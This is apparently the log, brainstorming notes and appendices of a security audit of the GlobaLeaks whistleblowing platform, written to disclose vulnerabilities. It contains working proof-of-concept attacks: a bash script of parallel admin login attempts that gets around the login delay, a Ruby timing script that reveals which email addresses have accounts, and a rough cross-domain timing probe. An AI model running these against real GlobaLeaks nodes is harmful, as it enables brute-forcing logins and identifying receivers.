- The authors are worried about Denial of Service (DoS). Could the hash table DoS attack affect *GlobaLeaks*? More info here: http://bugs.python.org/issue13703 Seems to be "fixed" in python, but you maybe you have to explicitly ask for the protection?

- First noticed `app/.htaccess` in GLClient. What's it for? (The *GlobaLeaks* developers have since removed it.)

- Noticed `services.js` line 143 defines an unused variable. (Does JSHint tell you that?)

- Investigated attacks on clock skew between client and server. Besides using a server's time (`int(time.time()) - time.timezone + seconds` from `globaleaks/utils/utility.py`) `app/scripts/services.js` line 35 has its test backwards: the expiration action would normally never occur unless the `new Date` when the callback is woken exactly equals the server-supplied time. Does it occur normally? In my testing there was accidental clock skew with the VM, the expiration timeout was a 41-bit negative number, and the callback was not called. (In Chrome; even though with a small negative number a timeout callback is called immediately. I suspect the very large time difference gets truncated into its low-order 32 bits or so.) Since I see no other case in the client of using times from the server, an attack would be limited to causing or suppressing client-side logout, or causing `setExpiration` to repeatedly run via `services.js` line 50 (since the test to stop repetition has the wrong sense). Client-side logout just presents an error and redirects the browser to `/login`, except the code refers to a variable not defined in its scope, `source_path`. This looks like code that's never been run.

2014-02-07

- Meeting with GlobaLeaks developers.

2014-02-10

- (Now in *Issue J.*) Investigated the XSRF cookie. This is in `globaleaks/handlers/base.py` in `check_xsrf_cookie()`. Does comparing the token with `!=` create a useful timing attack? Does the difference in response time between not having an `X-XSRF-TOKEN` and having one create enough timing difference for another domain to tell if the user has visited the GlobaLeaks instance? Where does the XSRF token actually get set? Where is `check_xsrf_cookie()` called? (Answer: it appears to be called by Cyclone, not by any *GLBackend* code.)

- Investigated the sessions. The sessions are stored in a `dict()` with the session ID as the key. The browser sends the session ID in the `X-Session` header. (Now in *Issue J*.) Can you use a side-channel attack to get a session ID?

2014-02-11

- Confirmed issue E by scripting parallel logins.

2014-02-12

2014-02-13

- (Now in *Issue J.*) Is the receiver login page vulnerable to user existence checking through timing attacks as described in EPITWA?

- (Now in *Issue J.*) Could a cross-domain timing attack be used to learn whether the user is logged in (or has visited) a *GlobaLeaks* website or note? This might be *made possible by* the CSRF protection mechanism, since different code paths are executed depending on whether the CSRF cookie is set or not. Some existing research has been done on this in EPITWA.

  Here's an brain storm attempt, I haven't tested yet (may not use APIs correctly):

```
<script>var start = new Date();</script>
<img src="${TARGET_CSRF_URL"></img>
<script> var end = new Date(); console.log(end - start); </script>
```

  In the paper, they use the `onerror` property of the image. The paper also notes that it's possible even without JavaScript, using the `SCRIPT` and `LINK` tags.

2014-02-14

- Verified that file downloads also face Issue F.

2014-02-17

2014-02-18

- Split Issues J and K out of Issue F.

2014-02-19

- Timing attack proof of concept.

2014-02-20

Appendix B. Brainstorming Notes

This section contains brainstorming notes that were created in the very early stages of the audit, most of them before we began looking at the code. This section hypothesizes vulnerabilities that we did not have time to consider.

This section is quite rough, and it also overlaps with our Appendix A. Work Log, due to a change in our process during this audit.

- Whistleblowers trying "legitimate" channels first will de-anonymize them. Probably out of scope?

- Use case: Repeated whistleblowing, e.g. user is still employed and wants to continue leaking new documents as long as possible. Is *GlobaLeaks* secure in this model?

- Important to remember: WB needs to remain *anonymous*, even assuming the Node is the adversary. By the *GlobaLeaks* threat model, the submitted data is *not* expected to remain confidential when the Node is the adversary.

- We should assume receivers are mutually adversarial. For example, each receiver might be one independent journalism organization, and they will compete with each other to get access to (or DoS) each others' Tips.

- DoS by uploading massive files?

- It uses a fixed per-Node salt to hash the receipts. This was probably done so they can put an index on the table column, but does make reversing the hashes easier (instant with a 2^34 lookup table).

  Even if they intend to take advantage of indexing and sacrifice offline attack resistance, we should find out if they explicitly document the tradeoff, and if not suggest they do so.

- There's a *CAPTCHA* feature for DoS/spam mitigation, might be crackable because of a bad implementation or the images not being good enough.

- Make sure the security properties the *GlobaLeaks* developers expect Tor to provide are actually provided (confidentiality? authentication? forward secrecy?).

- The receipt is implemented by finding a random string that matches a regexp. By default, it's 10 random digits. Problems:

  - 10 digits probably isn't long enough (especially when you consider birthday attacks). In the *GlobaLeaks* docs, the authors justify 10 digits because it's like a phone number, and provides plausible deniability (it doesn't, really, because what are the chances your friend's phone number is the same as your *GlobaLeaks* receipt?).

  - The reverse regex code is very confusing to audit. It may be better to use a random 20-character ASCII string or something... letting the admin change the regex is error prone. How does it behave when you set the regex to one that only matches one string, or the empty set?

    Difficulty to audit, potential for operator misconfiguration, and difficulty to analyze / model "plausible deniability" all count against this feature. The benefits include that an operator may know the target WB population and know how to do plausible deniability well... (Even then, will a regex suffice? What if instead I want to select a sequence of football team names?)

- Docs say there is a time delay between a Tip being submitted and the receiver(s) being notified. Is this necessary? Does it help?

  It could help if an attacker can see traffic to and from a Node, but not Node contents. Imagine if the delay notification rule were: "Wait until there are 1000 submissions, then pick one at random and send its notifications." Then there's an anonymity set that evolves with submissions over time and is somewhat easy to reason about.

  Anonymity specialists could say much more about this, and they could help by asking the right questions, which would then let *GlobaLeaks*/LA figure out "does it help".

- Interesting, but probably out of scope problem: How to notify past whistleblowers that they may be compromised after a security bug in *GlobaLeaks* is found?

- Does password change invalidate existing sessions for that user?

- What can a WB do if they suspect their receipt is compromised, but not yet taken advantage of, by an attacker? Can they invalidate it quickly?

- Concurrent requests / race condition issues?

- WB should always be using private browsing mode, or at least clear their history. Do the *GlobaLeaks* docs / warnings make this clear?

- The backend code uses both Twisted and threads. (Source: grepping for 'thread'.) Do the threads break the nice reasoning-about-concurrency that Twisted offers? (If so, Taylor may have already found races in `authentication.py`; if not, add a commendation for excluding race conditions.) Nathan added: "I can't remember if its *GlobaLeaks* or *Ooni* which uses twisted, but then adds a dependency which is a multithreaded "task scheduler". So we need to scan the dependencies..." Also there may be threads hiding places you can't find by grep for 'thread.' It might be worth doing some runtime measure of that, i.e. look at the process table while it's running, or monkeypatch the Python standard library's thread-spawner to debug-print...

  In `settings.py` there is `self.db_thread_pool_size = 1`... not sure what it does. This setting is used in `transact` in `settings.py`, which is "for managing transactions."

- Username enumeration (or username guess checking) may be more severe for *GlobaLeaks* than other web applications, since the receivers log in with their email address, which could reveal their identity even when email notifications are disabled. Check what *GlobaLeaks*'s threat model says about this. It probably excludes it since receivers are not supposed to be anonymous.

- What are all the `Random.atfork()` calls for? Where are the `fork()`?

- Whistleblowers can log in with the username "wb" and the receipt as their password. Can this be exploited to give the WB receiver-like authority? Darius notes that when a WB logs out due to session expiry, they are taken to the admin/receiver login page.

- Passwords are sent to the server, then hashed. Why not have the JS client hash passwords? It seems better to never let the server see the passwords, but is there any well-defined benefit?

- In GLI604, there is a comment "this fallback has been implemented because lose the data is worst than keep data unsafe for a short amount of time." Daira makes a really good point:

  > This is a worrying point of view, because it fails to take account of the fact that if an error is reported, it's more likely to be fixed for future uses whereas if it silently fails unsafe, then it's very likely to continue to silently fail unsafe indefinitely.

- The Users Overview doesn't show Admin activity, does it? Should it?

- There are usability issues that aren't obviously vulnerabilities, noted for followup:

  - As a receiver, I update my preferences to disable encryption, hit the update button to save the change: the page says "Success! Updated your preferences" but reverts them back to enabled.

  - As a new whistleblower on the demo page, having read only minimal docs on the GlobaLeaks site, it was unclear to me who might read my submission.

  - Tried submitting a tip. At first the Receiver Selection had no receivers, so I went on to entering details and uploading a file. Back to Receivers, and now I could select them. Back to the submission details, and they're gone! And the submit button is no longer active.

  - In Receiver login, you are prompted for a username but what's actually wanted is your email address.

  - The 'Danger!' banner at the top has an X at top-right that's an affordance to make it go away, except it doesn't go away. The X should not exist.

- After the Node server stops (or, presumably, becomes unreachable), the frontend continues to run without clearly failing. For example, I had an admin page open for a stopped server; I added a profile picture for a receiver, and apparently succeeded, until I clicked again on the receiver and found its picture still unset. There had been no error message. (Note that an attacker could cause a network partition.)

    - This kind of an issue can sometimes be turned into an attack. See TLSTRUNC. For example, in `app/scripts/services.js`, it looks like the logout will appear to the user to have worked, even if the request to DELETE /authentication is dropped, because `logout_performed()` is called in the success and failure cases. The user will believe they are logged out when they really aren't. `logout_performed()` should be named something else if it is also called for the failure case.

    - Keep an eye out for anywhere it's just assuming a request goes through without error, or where one request depends on a previous one working.
- As a WB connecting without Tor to a Node configured not to accept me, I see "You are connecting to the Node not anonymously and this Node only supports anonymous submissions". No indication what I should do next.

Appendix C. Script for Issue E

The following script demonstrates how the exponential login delay can be bypassed by sending requests in parallel. This is discussed in Issue E. Parallel Requests Bypass Exponentially Increasing Login Delay.

```bash
#!/bin/bash
server=192.168.1.72:8082                        # Your GLBackend server
xsrf='4735a6b2c29349368cae50ea0e39c84e'         # XSRF-TOKEN from sniffing HTTP with the server.
logfile=brute
password=oops # 'globaleaks' if you want to succeed

for trial in {00..99}; do
    (
        echo "Start at `date -u '+%s'` seconds"
        curl -i \
            -H 'Accept: application/json, text/plain, */*' \
            -H 'Content-Type: application/json;charset=UTF-8' \
            -H "X-XSRF-TOKEN: $xsrf" \
            -H "Cookie: XSRF-TOKEN=$xsrf" \
            -d '{"username":"admin","password":"'$password'","role":"admin"}' \
            $server/authentication 2>/dev/null
        echo
        echo "Done at `date -u '+%s'` seconds"
    ) >$logfile-$trial &
done
```

Appendix D. Side-Channel Attack Proof of Concept

We performed an informal (non-scientific) experiment to get a sense for how feasible timing attacks are. The following script attempts to log in with an invalid username and password and measures the server's response time. It can be used to tell if an email address is associated with a receiver account or not.

In order to perform the experiment, we disabled the login delay by adding `timeout = 0` to the `security_sleep()` method in the source code, since it interferes with the attack.

The experiment was repeated 6 times. The first three runs were done using a valid account email against an invalid control email. The last three runs were done using one invalid account email against another invalid account email.

Tests were performed over a local (loopback) connection between the host system and a *VirtualBox* virtual machine running *GlobaLeaks*. The *GlobaLeaks* server was restarted between each test.

That this experimental setup does not account for latency introduced by the Internet or Tor, and it is unreasonable to assume the attacker can restart the server between each of their tests. Therefore, these results only demonstrate the *existence* of a timing variation, and say nothing about the feasibility of exploiting it in the real world.

Here are the results; the time difference is clear:

```
Valid Email (havoc@defuse.ca) vs. Invalid Email (bavoc@defuse.ca)
-----------------------------------------------------------------
Control Average: 0.004657399299999999
Target Average:  0.13163266159999998
Difference:      0.12697526229999997


Control Average: 0.0050664069
Target Average:  0.1289540489
Difference:      0.123887642


Control Average: 0.004537787600000001
Target Average:  0.138862824
Difference:      0.1343250364


Invalid Email (zavoc@defuse.ca) vs. Invalid Email (bavoc@defuse.ca)
------------------------------------------------------------------

Control Average: 0.0040217026
Target Average:  0.004116626700000001
Difference:      9.492410000000104e-05


Control Average: 0.0046012976
Target Average:  0.004645221
Difference:      4.392339999999967e-05


Control Average: 0.005551629099999999
Target Average:  0.0057293925
Difference:      0.00017776340000000106
```

```ruby
require 'net/http'

# NOTE: for this proof of concept to work, the exponential login delay must be
# disabled. This was done by setting timeout=0 in security_sleep().

# The email address you think has a receiver account.
TARGET_EMAIL = 'havoc@defuse.ca'
# Another email address of the same length that does not have an account.
CONTROL_EMAIL = 'bavoc@defuse.ca'

# URL (including port) of the GlobaLeaks Node
TARGET_ADDRESS = 'http://192.168.1.248:8082'
# XSRF Token (get this by sniffing your own HTTP headers)
XSRF_TOKEN = '11709ac885254109a664ef602faf5153'

# We take 100 samples, then only keep the shortest 10.
SAMPLE_SIZE = 100
SUBSAMBLE_SIZE = 10

# Tries to log in and measures the response time.
def measure_login_time(email, password)
  uri = URI.parse(TARGET_ADDRESS)
  http = Net::HTTP.new(uri.host, uri.port)
  request = Net::HTTP::Post.new('/authentication')
  request.add_field('Content-Type', 'application/json;charset=utf-8')
  request.add_field('X-XSRF-TOKEN', XSRF_TOKEN)
  request.add_field('Cookie', 'XSRF-TOKEN=' + XSRF_TOKEN)
  request.body = "{\"username\":\"#{email}\",\"password\":\"#{password}\",\"role\":\"receiver\"}"
  start_time = Time.now
  response = http.request(request)
  end_time = Time.now
  return end_time - start_time
end

control = []
target = []

SAMPLE_SIZE.times do |i|
  target << measure_login_time(TARGET_EMAIL, 'a')
  control << measure_login_time(CONTROL_EMAIL, 'a')
  print "."
end
puts ""

# Keep only the shortest measurements. These will be the ones with the least
# amount of noise.
control.sort!
control_avg = control.first(SUBSAMBLE_SIZE).reduce(:+)/SUBSAMBLE_SIZE.to_f
target.sort!
target_avg = target.first(SUBSAMBLE_SIZE).reduce(:+)/SUBSAMBLE_SIZE.to_f

puts "Control Average: #{control_avg}"
puts "Target Average:  #{target_avg}"
puts "Difference:      #{target_avg - control_avg}"
```

Appendix E. Computing Multiple Target Guessing Success Probabilities

The Ruby script below takes a *K*, *N*, and *G* where *K* is the keyspace size (corresponding to the number of possible receipts), *N* is the number of targets (corresponding to the number of existing Tips), and *G* is the number of guesses the attacker makes. From these values, it computes the probability that the attack will succeed. The exact probability is computed by *1 - (K-N choose G) / (K choose G)* using an algorithm that is efficient for small *N*.

```ruby
# Computes (K-N choose G) / (K choose G) in O(N)-ish time.
k = 10**10
n = 1000
g = (1.4*3600*1000).floor

div = 1
mul = 1

n.times do |i|
  div *= (k - i)
  mul *= (k - g - i)
end

puts "Exact:"
puts 1 - ((mul * 1_000_000_000) / div).to_f / 1_000_000_000.0

puts "1 - (1-G/K)^N estimate:"
puts 1 - (1-g.to_f/k.to_f)**n
```

To find the number of guesses to expect for a given *K* and *N*, increase *G* until the result is near 0.5.

The formula can be explained as follows. We first compute the probability that the attack will fail. If the *GlobaLeaks* Node chooses *N* receipts, then the attack will fail only if the attacker guesses only receipts that were not chosen by *GlobaLeaks*. In other words, in order for the attack to fail, all of the attacker's guesses must be in the *K-N* receipts that are not in use. There are (K choose G) ways the attacker can choose their guesses, and (K-N choose G) ways to choose the guesses from the leftover *K-N*. Therefore, assuming the attacker chooses their guesses randomly without replacement (which is their best strategy), then the probability that the attack will fail is (K-N choose G) divided by (K choose G). To get the probability that the attack will succeed, we subtract that value from one.